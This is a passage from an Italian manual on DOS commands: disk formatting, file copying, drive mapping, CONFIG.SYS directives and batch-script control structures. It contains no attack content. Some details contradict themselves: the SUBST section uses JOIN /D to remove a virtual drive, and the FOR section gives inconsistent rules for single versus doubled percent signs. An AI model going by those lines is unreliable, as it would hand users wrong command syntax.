> In alcune edizioni del Dos, questo comando non inizializza l'unità di memorizzazione, ma si limita a sovrascrivere la parte iniziale. Ciò viene fatto per accelerare il procedimento e per permettere eventualmente il recupero dei dati, in caso di ripensamenti. In generale, sarebbe meglio evitare questa scorciatoia quando si tratta di unità corrispondenti ai dischetti; così, per confermare la richiesta di un'inizializzazione tradizionale, si può aggiungere l'opzione '**`/U`**'.

Esempi

`C:\>`**`FORMAT A: /U`**

Inizializza l'unità '`A:`', corrispondente a un dischetto. L'inizializzazione avviene in modo completo, essendo stata usata l'opzione '**`/U`**'; inoltre, dal momento che non sono state indicate altre cose, il formato usato è quello predefinito in base alla configurazione del firmware.

`C:\>`**`FORMAT A: /N:9 /T:40 /U`**

Come nell'esempio precedente, con l'aggiunta dell'indicazione della geometria: nove settori per traccia e 40 cilindri; si sottintende la presenza di due tracce per cilindro. Pertanto, dal momento che ogni settore è di 512 byte: 2 * 40 * 9 * 512 byte = 360 Kibyte.

`C:\>`**`FORMAT A: /N:9 /T:80 /U`**

Come nell'esempio precedente, ma con 80 cilindri: 2 * 80 * 9 * 512 byte = 720 Kibyte.

`C:\>`**`FORMAT A: /N:15 /T:80 /U`**

Come nell'esempio precedente, ma con 15 settori per traccia: 2 * 80 * 15 * 512 byte = 1200 Kibyte.

`C:\>`**`FORMAT A: /N:18 /T:80 /U`**

Come nell'esempio precedente, ma con 18 settori per traccia: 2 * 80 * 18 * 512 byte = 1440 Kibyte.

`C:\>`**`FORMAT A: /S`**

Inizializza il dischetto corrispondente all'unità '`A:`', trasferendo successivamente il kernel e probabilmente anche l'interprete dei comandi ('**`COMMAND.COM`**'). Ciò avviene perché è stata usata l'opzione '**`/S`**'.

362.3 Etichetta di un'unità di memorizzazione

Tradizionalmente, il Dos prevede la possibilità di attribuire un nome a un'unità di memorizzazione. Questo nome viene definito solitamente «etichetta» e di fatto viene annotato come un file speciale nella directory radice (anche se poi non appare nell'elenco). Per modificare o attribuire questo nome si utilizza il comando '**`LABEL`**':

```
LABEL [lettera_unità:] [nome]
```

Se non si indica la lettera dell'unità di memorizzazione su cui intervenire, si tratta implicitamente di quella da cui è stato avviato il sistema; se non si indica il nome da attribuire, '**`LABEL`**' funziona in modo interattivo, chiedendo il da farsi.

> In linea di principio, l'etichetta di un'unità non serve, salvo il caso di qualche programma che potrebbe utilizzarla per uno scopo particolare (per esempio i programmi di installazione per identificare i dischetti).

Esiste anche un altro comando interno per la verifica del nome di un'unità; si tratta di '**`VOL`**':

```
VOL [lettera_unità:]
```

Il risultato è solo l'informazione del nome stesso, con l'aggiunta del numero di serie se questo dato è disponibile.

362.4 Analisi e correzione del file system

Esistono pochi strumenti di analisi e correzione degli errori nel file system. In origine si tratta del comando '**CHKDSK**', a cui in seguito si è aggiunto '**SCANDISK**'.

```
CHKDSK lettera_unità: [/F]
```

'**CHKDSK**' può essere usato solo con l'indicazione di un'unità di memorizzazione; in tal caso restituisce le informazioni disponibili su questa. Se si aggiunge l'opzione '**/F**', si richiede esplicitamente la correzione, per quanto possibile, degli errori rilevati.

L'errore tipico di un file system Dos-FAT si traduce in «concatenamenti perduti», ovvero file, interi o parziali, di cui non si può conoscere il nome. Questi file potrebbero essere solo dati temporanei che è bene siano cancellati, ma questa non è la regola. '**CHKDSK**' tende a salvare questi file assegnando loro un nome più o meno casuale, lasciando all'utilizzatore l'onere di decidere cosa farne.

362.5 Copia

Nei sistemi Dos la copia è un'attività piuttosto articolata. In pratica, il comando interno '**COPY**' consente solo di copiare file puri e semplici. Per copiare un dischetto occorre il comando '**DISKCOPY**'; per copiare file e directory occorre il comando '**XCOPY**'.

362.5.1 DISKCOPY

```
DISKCOPY unità_di_origine: unità_di_destinazione:
```

'**DISKCOPY**' permette di eseguire la copia di un'unità di memorizzazione, purché si tratti di un dischetto. Il dischetto di destinazione dovrebbe essere inizializzato preventivamente.

L'unità indicata come secondo argomento, che rappresenta la destinazione, può essere la stessa di quella di origine. In questo caso, i dischetti andranno alternati nel dispositivo che li ospita, seguendo le istruzioni che dà '**DISKCOPY**' stesso.

Esempi

C:\>**DISKCOPY A: A:**

Esegue la copia di un dischetto usando lo stesso dispositivo fisico.

362.5.2 XCOPY

```
XCOPY percorso_origine [percorso_destinazione] [/E] [/S] [/H] [/V]
```

'**XCOPY**' consente di copiare uno o più file assieme alla struttura di directory. In altri termini, ciò significa che è possibile copiare anche una directory intera.

Alcune opzioni

`/S`

Copia solo le directory e le sottodirectory non vuote.

`/E`

Copia tutte le sottodirectory, anche se vuote.

```
/H
```

Copia anche i file nascosti e di sistema.

```
/V
```

Verifica la copia.

Esempi

C:\>**XCOPY \PIPPO*.* \PAPPA*.* /E /S /H /V**

Copia tutta la struttura che si articola a partire dalla directory '`\PIPPO\`', nella directory '`\PAPPA\`', includendo anche i file nascosti e quelli di sistema.

362.6 Trasferimento del sistema

Il Dos è un sistema operativo elementare. L'essenziale in assoluto è costituito dal kernel e dall'interprete dei comandi. Per rendere «avviabile» un dischetto o una partizione basta copiare questi file e sistemare il settore di avvio, in modo che punti correttamente al kernel. Questo si può ottenere con il comando '**FORMAT**', quando lo si usa con l'opzione '**/S**' (cosa che naturalmente implica anche l'inizializzazione dell'unità), oppure con il comando '**SYS**', fatto appositamente per questo:

```
FORMAT lettera_unità: /S
```

```
SYS lettera_unità:
```

A seconda del tipo di Dos, vengono copiati solo i file del kernel, oppure anche l'interprete dei comandi (necessario per avviare il sistema).

362.7 Modifica delle unità

La caratteristica del Dos per cui si distinguono le unità di memorizzazione, introduce l'esigenza di comandi particolari, che vengono descritti brevemente nelle sezioni seguenti. In particolare, si tratta della possibilità di attribuire una lettera di unità differente e di poter inserire un'unità in una directory come avviene con l'innesto di un file system nei sistemi Unix.

362.7.1 ASSIGN

```
ASSIGN lettera_unità_1[:]=lettera_unità_2[:]
```

```
ASSIGN /STATUS
```

```
ASSIGN
```

Il comando '**ASSIGN**' permette di modifica il nome di un'unità di memorizzazione. Per ottenere questo risultato, rimane attivo come programma residente in memoria. Quando si usa senza argomenti, '**ASSIGN**' elimina tutte le ridefinizioni; con l'opzione '**/STATUS**' si ottiene lo stato attuale delle ridefinizioni; quando si indicano le lettere di unità, la prima è l'unità virtuale che viene creata come riproduzione della seconda.

Esempi

C:\>**ASSIGN E:=A:**

Dopo questo comando, per accedere all'unità corrispondente al primo dischetto, si potrà indicare l'unità '`E:`'.

C:\>**ASSIGN**

Cancella tutte le ridefinizioni delle unità di memorizzazione.

362.7.2 JOIN

JOIN *lettera_unità* : *percorso*
JOIN *lettera_unità* : /D
JOIN

Il comando '**JOIN**' permette di attaccare un'unità di memorizzazione in corrispondenza di un percorso (una directory). Si tratta in pratica di montare l'unità, come avviene nei sistemi Unix.

Quando si usa '**JOIN**' senza argomenti, si ottiene un elenco degli innesti attivi; quando si usa l'opzione '**/D**', si vuole annullare il collegamento dell'unità.

Esempi

C:\>**JOIN A: C:\MNT\A**

Innesta l'unità 'A:' nella directory 'C:\MNT\A\'.

C:\>**JOIN A: /D**

Distacca l'unità 'A:' da un collegamento precedente.

362.7.3 SUBST

SUBST *lettera_unità* : *percorso*
SUBST /D

Il comando '**SUBST**' permette di creare un'unità virtuale a partire da una directory di un'altra unità. In pratica, si fa in modo di permettere l'identificazione di una certa directory attraverso l'uso di una lettera di unità.

Quando si usa '**JOIN**' con l'opzione '**/D**', si vuole annullare l'unità virtuale relativa.

Esempi

C:\>**SUBST E: C:\EXTRA\E**

Crea l'unità virtuale 'E:' a partire dal contenuto delle directory 'C:\EXTRA\E\'.

C:\>**JOIN E: /D**

Elimina l'unità virtuale 'E:'.

362.8 Altre particolarità

La gestione del Dos di file e directory è molto strana. Nelle sezioni seguenti vengono descritti alcuni programmi tipici dei sistemi Dos riguardanti la gestione di file e directory, che non hanno trovato un'altra collocazione in questo documento, a causa della loro particolarità.

362.8.1 VERIFY

```
VERIFY [ON|OFF]
```

Il comando interno '**VERIFY**' permette di richiedere al sistema operativo di verificare la registrazione nelle unità di memorizzazione. Come si vede dallo schema sintattico, si attiva o si disattiva la modalità, attraverso l'uso delle parole chiave '**ON**' oppure '**OFF**'. Di solito, questa modalità è disabilitata ed è difficile definire la reale importanza di questa impostazione.

Se si usa il comando senza alcun argomento, si ottiene di sapere quale sia l'impostazione attuale.

362.8.2 APPEND

APPEND *directory*

APPEND ;

APPEND

Il comando '**APPEND**' consente di definire un percorso per la ricerca dei file di dati. In pratica, si vuole permettere ai programmi di accedere a file di dati anche quando questi si trovano fuori della collocazione prevista. '**APPEND**' può essere usato più volte, per aggiungere altre directory.

Se viene usato con l'argomento '**;**', si intende cancellare tutto l'elenco di directory di ricerca dei file di dati. Se viene usato senza argomenti, si ottiene l'elenco di queste directory.

Esempi

C:\>**APPEND C:\DATI**

Aggiunge la directory 'C:\DATI\' all'elenco dei percorsi di ricerca per i file di dati.

362.8.3 ATTRIB

ATTRIB [+R|-R] [+A|-A] [+S|-S] [+H|-H] *file*

Il comando '**ATTRIB**' permette di visualizzare o cambiare gli attributi del file. In pratica, utilizzando la forma '**+***x*' si attiva l'attributo *x*, mentre con '**-***x*' si disattiva l'attributo stesso.

Esempi

C:\>**ATTRIB *.***

Mostra gli attributi di tutti i file contenuti nella directory corrente.

C:\>**ATTRIB +R *.***

Imposta l'attributo di sola lettura per tutti i file della directory corrente.

362.8.4 DELTREE

DELTREE *directory*

Il comando '**DELTREE**' consente di eliminare una directory con tutto il suo contenuto, ricorsivamente.

Esempi

C:\>**DELTREE C:\TEMP\CIAO**

Elimina la directory 'C:\TEMP\CIAO\' assieme a tutto il suo contenuto.

362.8.5 FIND

FIND [*opzioni*] "*stringa*" [*file*]

Il comando '**FIND**' è uno dei più complessi nei sistemi Dos. Serve per fare una ricerca di una stringa in uno o più file, in base a quanto indicato nell'ultimo argomento, oppure all'interno dello standard input. Il risultato normale della ricerca è l'emissione delle righe che contengono la stringa cercata, assieme all'indicazione del file a cui appartengono.

Alcune opzioni

/V

La ricerca avviene per le righe che **non** contengono la stringa cercata.

/C

Mostra solo il totale delle righe che contengono la stringa cercata.

/N

Mostra il numero di ogni riga che contiene la stringa cercata.

/I

Ignora la differenza tra maiuscole e minuscole per il confronto con la stringa di ricerca.

In alcune edizioni del Dos, questa modalità di funzionamento è predefinita.

Esempi

C:\>**FIND "ciao" *.***

Cerca la stringa '**ciao**' in tutti i file della directory corrente.

C:\>**FIND "ciao" < MIO.TXT**

Cerca la stringa '**ciao**' nel file 'MIO.TXT' che viene fornito attraverso lo standard input.

362.8.6 MOVE

MOVE *file_origine directory_destinazione*

MOVE *directory_origine directory_destinazione*

Il comando '**MOVE**' consente di spostare file o directory in altre collocazioni. In generale, '**MOVE**' si occupa di spostare e non di rinominare i file, che invece è una funzione del comando '**REN**'.

Il comando '**MOVE**' è ambiguo e si comporta in maniera differente da una realizzazione all'altra dei sistemi Dos. In generale bisogna considerare che la destinazione può esistere o meno, implicando dei comportamenti differenti da valutare.

Esempi

C:\>**MOVE C:\CIAO*.* C:\MIA**

Sposta i file e le directory contenute in 'C:\CIAO\' nella directory 'C:\MIA\'. Se la directory di destinazione non c'è, questa dovrebbe essere creata automaticamente, ma la cosa va verificata.

362.8.7 TREE

TREE [*directory*]

Il comando '**TREE**' consente di visualizzare la struttura della directory corrente, oppure di un'altra directory indicata come argomento.

Esempi

`C:\>`**`TREE C:\CIAO`**

Mostra la struttura della directory '`C:\CIAO\`'.

362.8.8 COMP e FC

COMP *file_1* *file_2* [*opzioni*]
FC *file_1* *file_2* [*opzioni*]

I comandi '**COMP**' e '**FC**' permettono di verificare se due file sono identici, oppure no. Non sono molto facili da utilizzare, specialmente il primo; probabilmente vale la pena di sapere che ci sono, senza poi pretendere di sfruttare tutte le loro possibilità.

'**FC**' assomiglia molto vagamente a un comando '**diff**' di Unix, dal momento che di fronte a file di testo cerca di comprendere quale cambiamento è stato fatto. In questo senso, è probabile che '**FC**' sia il più utile tra questi due.

Dos: configurazione

Nel Dos è un po' difficile scindere i concetti di configurazione e script, perché per configurare il sistema, occorre predisporre degli script. Si tratta dei file '`\CONFIG.SYS`' e '`\AUTOEXEC.BAT`', collocati nell'unità di avvio. Questo fatto è già stato accennato nel capitolo introduttivo; in questo si vuole approfondire un po' la cosa.

363.1 CONFIG.SYS

Il file '`CONFIG.SYS`', collocato nella directory radice dell'unità di avvio, è uno script speciale avviato dal kernel prima dell'interprete dei comandi. In linea di massima, si tratta di una sequenza di direttive che occupano ognuna una riga; alcune versioni recenti del Dos consentono di suddividere le direttive in sezioni da scegliere in base a un menù iniziale.

Le direttive di '`CONFIG.SYS`' hanno la forma seguente:

nome=*valore*

In pratica, si assegna una stringa (senza delimitatori espliciti) a un nome che ha un significato particolare.

In questo file, vengono ignorate le righe vuote, quelle bianche e quelle che iniziano con la parola chiave '**`REM`**':

`REM` *annotazione*

È importante osservare che i nomi delle direttive non fanno differenza tra lettere maiuscole e minuscole. In generale, questo vale anche per le stringhe che vengono assegnate a questi nomi.

363.1.1 BREAK

`BREAK=`{`ON`|`OFF`}

Teoricamente, questa istruzione consente di attivare o di disattivare la funzionalità abbinata alla combinazione di tasti [*Ctrl+c*]. In condizioni normali, quando si assegna la parola chiave '**`ON`**', si attiva il funzionamento della combinazione [*Ctrl+c*].

363.1.2 BUFFERS

`BUFFERS=`*n_buffer* [`,`*n_buffer_secondari*]

Questa istruzione consente di definire la quantità di memoria tampone per gli accessi ai dischi. Si assegnano uno o due valori numerici, separati da una virgola. Il primo valore va da 1 a 99 ed esprime il numero di aree da usare come memoria tampone; il secondo valore, facoltativo, indica delle memorie tampone secondarie, con valori che vanno da uno a otto.

363.1.3 COUNTRY

`COUNTRY=`*n_codice_paese* [, [*n_codifica*] [, *file_informazioni_nazionali*]]

Questa istruzione, attraverso quanto contenuto in un file che tradizionalmente si chiama '`COUNTRY.SYS`', permette di configurare il sistema in base alla nazionalità. Per la precisione, si può specificare un codice riferito alla nazionalità, attraverso il quale si ottiene una forma particolare per le date e gli orari, con l'aggiunta eventuale di un altro codice che specifica la codifica dei caratteri prescelta (*codepage*). La tabella 363.1 riepiloga questi codici che fanno riferimento tradizionalmente anche a paesi che non esistono più.

Si può osservare che la stringa assegnata alla direttiva '**`COUNTRY`**' può contenere l'indicazione di un file (con il percorso, completo di unità o meno). Questo file è quello che contiene poi le indicazioni relative alla nazionalità prescelta; come già accennato, di solito si tratta del file '`COUNTRY.SYS`'.

Tabella 363.1. Codici di nazionalità.

Località	Codice di nazionalità	Codifiche utili
USA	001	437, 850
Canada francese	002	863, 850
America latina	003	850, 437
Russia	007	866, 437
Olanda	031	850, 437
Belgio	032	850, 437
Francia	033	850, 437
Spagna	034	850, 437
Ungheria	036	850, 852
Jugoslavia	038	850, 852
Italia	039	850, 437
Svizzera	041	850, 437
Cecoslovacchia	042	850, 852
Regno unito	044	850, 437
Danimarca	045	850, 865
Svezia	046	850, 437
Norvegia	047	850, 865
Polonia	048	850, 852
Germania	049	850, 437
Brasile	055	850, 860
Australia	061	850, 437
Giappone	081	932, 437, 850, 942
Corea	082	934, 437, 850, 944
Cina	088	938, 437, 850, 948
Turchia	090	857, 850
Asia (inglese)	099	850, 437
Portogallo	351	850, 860
Islanda	354	850, 861
Finlandia	358	850, 437

Esempi

```
COUNTRY=039,850,C:\DOS\COUNTRY.SYS
```

Predispone l'impostazione nazionale per l'Italia, utilizzando la codifica 850, che ha il vantaggio di essere quella più comune dei paesi che usano l'alfabeto latino.

363.1.4 DEVICE, DEVICEHIGH

DEVICE=*programma_di_gestione_dispositivo* [*opzioni*]

DEVICEHIGH=*programma_di_gestione_dispositivo* [*opzioni*]

Si tratta di un modo per avviare un programma speciale che ha lo scopo di rimanere residente in memoria. In generale, tali programmi servono per la gestione di qualche dispositivo, indispensabile prima di avviare l'interprete dei comandi.

La differenza tra le due direttive sta nel fatto che la seconda cerca di caricare il programma nella memoria «alta».

Le opzioni riguardano il programma.

Esempi

```
DEVICE=C:\MOUSE\MOUSE.SYS /2
```

Avvia il programma '**MOUSE.SYS**' che presumibilmente gestisce il mouse (l'opzione '**/2**' serve probabilmente a utilizzare il mouse collegato alla seconda porta seriale).

363.1.5 DOS

DOS={HIGH|LOW}[,{UMB|NOUMB}]

DOS=[{HIGH|LOW},]{UMB|NOUMB}

Questa istruzione richiede al kernel di allocarsi nella memoria convenzionale, '**LOW**', o in quella alta, '**HIGH**'. La parola chiave '**UMB**' richiede di mantenere un collegamento tra la UMB e la memoria convenzionale; la parola chiave '**NOUMB**' fa sì che questo collegamento non abbia luogo.

363.1.6 DRIVEPARM

DRIVEPARM=[*opzioni*]

Si tratta di una direttiva attraverso cui si possono definire i parametri relativi ai dispositivi a blocchi, per la precisione si tratta solo di dischi, se questo può essere necessario. Le opzioni assomigliano a quelle dei programmi di servizio, iniziando con una barra obliqua normale: '**/***x*...'.

Alcune opzioni

/d:*n_dispositivo_fisico*

Consente di indicare il dispositivo attraverso un numero, da 0 a 255. Lo zero corrisponde alla prima unità a dischetti.

/c

Se si utilizza questa opzione, si intende che l'unità fisica è in grado di sapere se il disco è inserito o meno.

/f:*n_formato*

Stabilisce il formato del dispositivo fisico; in pratica, fissa la geometria:

- 0 dischetto 160 Kibyte, 180 Kibyte, 320 Kibyte, 360 Kibyte
- 1 dischetto 1200 Kibyte
- 2 dischetto 720 Kibyte

- 5 disco fisso
- 6 nastro
- 7 dischetto 1440 Kibyte
- 9 dischetto 2880 Kibyte

`/h:`*n_testine*

Definisce il numero di testine.

`/i`

Indica che si tratta di un dischetto da 3,5 pollici.

`/n`

Si tratta di un disco fisso.

`/s:`*n_settori*

Definisce il numero di settori per traccia.

`/t:`*n_cilindri*

Definisce il numero dei cilindri (in altri termini: il numero di tracce per faccia).

363.1.7 FCBS

`FCBS=`*n_blocchi*

Permette di definire il numero di blocchi di controllo dei file (*file control block*). Il valore va da 1 a 255, mentre il valore normale è di quattro blocchi.

363.1.8 FILES

`FILES=`*n_blocchi*

Permette di indicare il numero massimo di file aperti. Il numero che può essere assegnato va da 8 a 255. Il valore predefinito dovrebbe essere di otto file.

363.1.9 INSTALL

`INSTALL=`*programma* [*opzioni*]

Si tratta di un'istruzione con la quale si può avviare preventivamente un programma (che dovrebbe essere residente in memoria), prima dell'avvio dell'interprete dei comandi. In questo caso, a differenza della direttiva '**`DEVICE`**', o '**`DEVICEHIGH`**', si tratta di un programma normale.

Le opzioni riguardano il programma.

363.1.10 LASTDRIVE

`LASTDRIVE=`*lettera_unità_finale*

Consente di specificare l'ultima lettera di unità che può essere richiesta. Questo consente di risparmiare risorse, se si è consapevoli del fatto che non servono lettere oltre un certo punto. La lettera in questione può essere indifferentemente maiuscola o minuscola, senza che ciò possa fare differenza.

363.1.11 SHELL

`SHELL=`*programma* [*opzioni*]

Permette di indicare esplicitamente il programma da avviare alla fine della procedura di avvio del kernel. In generale si tratta dell'interprete dei comandi. Questa direttiva può consentire di avviare un interprete alternativo a quello normale, oppure permette di avviarlo da una collocazione insolita; inoltre permette di dare al programma in questione delle opzioni particolari.

Esempi

`SHELL=C:\DOS\COMMAND.COM`

Avvia il programma '**`COMMAND.COM`**' che si trova nella directory '`C:\DOS\`'.

363.1.12 STACK

`STACK=`*n_livelli* [, *dimensione_in_byte*]

Con questa istruzione è possibile fissare la dimensione dello stack, utilizzando valori da 8 a 64, oltre allo zero. Il valore dopo la virgola indica la dimensione in byte di ogni livello dello stack. In questo caso i valori vanno da 32 a 512.

363.2 AUTOEXEC.BAT

Il file '`AUTOEXEC.BAT`' collocato nella directory radice dell'unità di avvio, è inteso essere uno script che viene eseguito dall'interprete dei comandi, '**`COMMAND.COM`**', dopo l'avvio del sistema.

Questo script viene realizzato normalmente in modo sequenziale, senza strutture di controllo. In generale è importante per due cose: impostare alcune variabili di ambiente fondamentali, per esempio '**`PATH`**'; avviare dei programmi che poi restano residenti in memoria, quando questo non si ottiene già attraverso il file '`\CONFIG.SYS`'.

363.3 Comandi ridondanti

Anche nel Dos è molto importante l'uso delle variabili di ambiente. È già stato mostrato il comando '**`SET`**', attraverso il quale si impostano o si annullano le variabili di ambiente:

`SET` *nome_variabile*=*stringa_assegnata*

Alcune variabili hanno un'importanza particolare, per cui esiste un comando interno apposito (dell'interprete dei comandi), che serve a inizializzarle senza nemmeno l'uso del comando '**`SET`**'.

- `PROMPT` *stringa_di_invito*

  Il comando interno '**`PROMPT`**' rappresenta un modo alternativo per impostare la variabile di ambiente con lo stesso nome. Se si usa il comando senza l'argomento, si ripristina l'invito predefinito.

- `PATH` [*percorsi_degli_eseguibili*]

  Il comando interno '**`PATH`**' rappresenta un modo alternativo per impostare la variabile di ambiente con lo stesso nome. Se non si indica l'argomento, si ottiene la visualizzazione dell'elenco dei percorsi attivo.

Esistono altri comandi particolari che si sovrappongono alle istruzioni del file '`CONFIG.SYS`'.

- `BREAK [ON|OFF]`

  Abilita o disabilita la funzionalità abbinata alla combinazione di tasti [*Ctrl+c*]. Utilizzando il comando senza argomento, si ottiene la visualizzazione dello stato attuale.

363.4 Localizzazione

La localizzazione del Dos si riduce alla configurazione della mappa della tastiera e alla definizione dell'insieme di caratteri. L'insieme di caratteri dipende dalla scelta della nazionalità, fatta nel file '`CONFIG.SYS`', attraverso la direttiva '**`COUNTRY`**'.

Nelle sezioni seguenti vengono mostrati alcuni comandi utili per le impostazioni che riguardano la localizzazione.

363.4.1 CHCP

`CHCP` [*n_codifica*]

Si tratta di un comando interno dell'interprete dei comandi che interviene nella definizione della codifica utilizzata. In pratica, se si utilizza senza argomenti, mostra il numero della codifica attiva; se si indica un numero come argomento, cambia la codifica attiva, purché questa sia una di quelle ammissibili in base alla nazionalità stabilita con la direttiva '**`COUNTRY`**' nel file di configurazione '`CONFIG.SYS`'.

Esempi

`C:\>`**`CHCP 850`**

Fa in modo che sia attivata la codifica corrispondente al numero 850.

363.4.2 KEYB

`KEYB` [*sigla_nazionale* [, [*n_codifica*] [, *file_informazioni_tastiere*]]]

'**`KEYB`**' è un comando esterno che consente di cambiare la configurazione della tastiera secondo alcuni modelli di nazionalità predefiniti. La sigla nazionale è un codice di due lettere che, assieme alla nazionalità, dovrebbe indicare anche la lingua utilizzata. La tabella 363.2 elenca queste sigle.

Tabella 363.2. Sigle nazionali-linguistiche per l'impostazione della mappa della tastiera.

Sigla	Corrispondenza
US	USA (predefinito)
FR	Francia
GR	Germania
IT	Italia
SP	Spagna
UK	Gran Bretagna
PO	Portogallo
SG	Svizzera tedesca
SF	Svizzera francese
DK	Danimarca

Sigla	Corrispondenza
BE	Belgio
NL	Olanda (Nederland)
NO	Norvegia
LA	America latina
SV	Svezia
SU	Finlandia (Suomi)
CF	Canada francese

Esempi

`C:\>`**`KEYB`**

Mostra la configurazione attuale.

`C:\>`**`KEYB IT`**

Predispone la mappa dei tasti per la disposizione italiana.

`C:\>`**`KEYB IT,850,C:\DOS\KEYBOARD.SYS`**

Predispone la mappa dei tasti per la disposizione italiana, specificando l'uso della codifica 850 e del file '`C:\DOS\KEYBOARD.SYS`' per trovare le impostazioni standard delle tastiere.

363.4.3 GRAFTABL

```
GRAFTABL [n_codifica]
```

```
GRAFTABL /STATUS
```

'**`GRAFTABL`**' è un comando esterno che consente di cambiare la codifica per i caratteri visualizzati sullo schermo. L'opzione '**`/STATUS`**' permette di conoscere la situazione attuale, mentre l'indicazione di un numero di codifica cambia l'impostazione.

Esempi

`C:\>`**`GRAFTABL 850`**

Imposta l'uso della codifica 850.

363.5 Orologio

Il Dos consente di accedere all'orologio dell'elaboratore, per leggere la data e l'ora, o per cambiare tali informazioni. In generale, il Dos non prevede la gestione di un orologio hardware allineato al tempo universale; pertanto, l'orologio hardware deve corrispondere necessariamente all'ora locale, lasciando all'utente il problema legato alle variazioni dell'ora estiva.

I comandi per accedere all'orologio sono '**`DATE`**' e '**`TIME`**':

```
DATE [data]
```

```
TIME [orario]
```

Se non si indica la data o l'orario, viene mostrato quello attuale e viene richiesto all'utente di modificarlo o di confermarlo.

Il modo in cui va scritta da data o l'ora, dipende dalla localizzazione. Per conoscere quello giusto, basta osservare in che modo vengono visualizzate tali informazioni.

Dos: script dell'interprete dei comandi

Uno script dell'interprete dei comandi, conosciuto solitamente con il nome di file *batch*, potrebbe essere definito come un file di testo normale in cui può essere indicato un elenco di comandi da eseguire. Tuttavia, questi script consentono l'uso anche di strutture di controllo elementari, per cui si possono realizzare dei programmi molto semplici, senza troppe pretese.

È interessante osservare che questi script vengono individuati solo attraverso l'estensione che ha il nome: '`.BAT`'. Inoltre, non esiste la necessità di renderli «eseguibili» come si fa nei sistemi Unix.

364.1 Parametri, variabili ed espansione

Gli script dell'interprete dei comandi hanno accesso agli argomenti che vengono loro forniti. Si possono gestire solo nove di questi argomenti alla volta, attraverso i parametri posizionali relativi, da '**`%1`**' a '**`%9`**'. Come avviene nelle shell Unix, è disponibile il comando interno '**`SHIFT`**' per fare scorrere in avanti gli argomenti nei parametri disponibili.

> Bisogna ricordare che in Dos i caratteri jolly non vengono espansi dalla shell, per cui la limitazione a soli nove parametri posizionali, non dovrebbe costituire un problema.

Nell'ambito di uno script possono essere dichiarate e utilizzate delle variabili di ambiente. È già stato mostrato in precedenza l'uso del comando '**`SET`**' per impostare o eliminare le variabili di ambiente. Per fare riferimento al contenuto di una variabile, si usa la notazione seguente:

%*nome_variabile*%

L'esempio seguente rappresenta il caso tipico di estensione di un percorso di ricerca degli eseguibili, quando si ritiene che la variabile '**`PATH`**' sia già stata usata:

```
SET PATH=%PATH%;C:\PIPPO
```

364.2 Chiamate di altri script

Tradizionalmente, il Dos ha un baco molto grave, ormai divenuto una caratteristica fondamentale, riguardante l'avvio di script all'interno di altri script. In generale, quando si chiama un programma che in realtà corrisponde a uno script, al termine di questo non riprende l'esecuzione di quello chiamante. Per ottenere la ripresa dell'interpretazione dello script di partenza occorre usare il comando speciale '**`CALL`**'.

`CALL` *nome_script* [*argomenti_dello_script*]

364.3 Strutture di controllo

Le strutture di controllo per la programmazione attraverso gli script dell'interprete dei comandi sono molto limitate. È disponibile una struttura condizionale semplificata e un ciclo di scansione di file, che vengono descritti brevemente.

364.3.1 IF

IF [NOT] ERRORLEVEL *valore_di_uscita_ultimo_comando* *comando*
IF [NOT] *stringa_1==stringa_2* *comando*
IF [NOT] EXIST *file* *comando*

La struttura condizionale degli script dell'interprete dei comandi Dos è in pratica un comando interno dello stesso interprete. Come si può vedere dagli schemi sintattici, viene fornita una condizione che può essere invertita con la parola chiave '**NOT**' e il risultato è solo l'esecuzione di un altro comando se la condizione risulta vera.

Nel primo caso, la condizione si riferisce alla verifica del valore di uscita dell'ultimo comando eseguito. La condizione si verifica se il numero indicato è inferiore o uguale al valore restituito effettivamente da tale comando; nel secondo, la condizione si verifica se le due stringhe (non delimitate) sono identiche; nel terzo si verifica la condizione se il file indicato esiste effettivamente.

Esempi

```
IF ERRORLEVEL 1 GOTO :errore
```

Se il comando precedente ha restituito un valore maggiore o uguale a uno, salta all'etichetta '**:errore**'.

```
IF %1==ciao ECHO L'argomento è corretto
```

In questo caso, se l'espansione del parametro '**%1**', corrispondente al primo argomento ricevuto all'avvio, si traduce nella stringa '**ciao**', viene emesso un messaggio per mezzo del comando '**ECHO**'.

```
IF %1x==x ECHO L'argomento è mancante
```

Quello che si vede è il trucco necessario per poter verificare se un parametro contiene la stringa nulla: si aggiunge una lettera, in questo caso una «x», verificando che la corrispondenza avvenga solo con la stessa lettera.

```
IF NOT EXIST LETTERA.TXT ECHO Scrivi! > LETTERA.TXT
```

Qui, se non esiste il file 'LETTERA.TXT' nella directory corrente, questo file viene creato attraverso il comando '**ECHO**' che invia il suo standard output verso un file con lo stesso nome.

364.3.2 FOR

FOR [%]%*x* IN (*nome*...) DO *comando* [*argomenti_del_comando*]

Si tratta di un comando interno che svolge un ciclo di scansione di un gruppo di nomi, generalmente file, attraverso il quale viene creato un parametro variabile speciale, il cui nome si compone di una sola lettera, a cui viene assegnato a ogni ciclo uno dei nomi contenuti tra parentesi tonde. A ogni ciclo viene eseguito il comando, che a sua volta può fare uso del parametro.[1]

> Quando viene usato all'interno di uno script dell'interprete dei comandi, il parametro viene indicato con due simboli di percentuale ('**%%***x*'); al contrario, se il comando viene impartito dalla riga di comando, se ne usa uno solo.

[1] Questo parametro assomiglia a una variabile di ambiente, ma non si comporta allo stesso modo. Si tratta di una particolarità del comando '**FOR**'.

Esempi

```
FOR %A IN (uno due tre) DO ECHO %A
```

In questo modo, si ottiene la visualizzazione delle parole '**uno**', '**due**' e '**tre**'. In pratica, è come se fosse stato fatto:

```
ECHO uno
ECHO due
ECHO tre
```

Volendo fare la stessa cosa dalla riga di comando, è necessario il raddoppio del simbolo '**%**':

```
C:\>FOR %%A IN (uno due tre) DO ECHO %%A
```

```
FOR %A IN (*.TMP *.BAD) DO DEL %A
```

Cancella, uno a uno, tutti i file che terminano con le estensioni '.TMP' e '.BAD'.

364.3.3 GOTO

```
GOTO etichetta
```

Gli script dell'interprete dei comandi dispongono dell'istruzione di salto incondizionato, non avendo di meglio. Anche questa istruzione può essere presa come un comando interno dell'interprete, con la differenza che non c'è modo di utilizzarlo al di fuori di uno script.

Nel corso di uno script del genere, possono apparire delle righe che contengono solo un'etichetta, nella forma:

```
:nome_etichetta
```

La posizione corrispondente a queste etichette può essere raggiunta con il comando '**GOTO**', che può fare riferimento solo al nome dell'etichetta, oppure a tutta l'etichetta, includendo anche i due punti.

Esempi

```
IF EXIST LETTERA.TXT GOTO riprendi
ECHO Il file LETTERA.TXT è assente
:riprendi
```

In questo esempio, se il file 'LETTERA.TXT' esiste, si salta all'etichetta '**:riprendi**'; altrimenti si esegue il comando '**ECHO**'.

```
IF EXIST LETTERA.TXT GOTO :riprendi
ECHO Il file LETTERA.TXT è assente
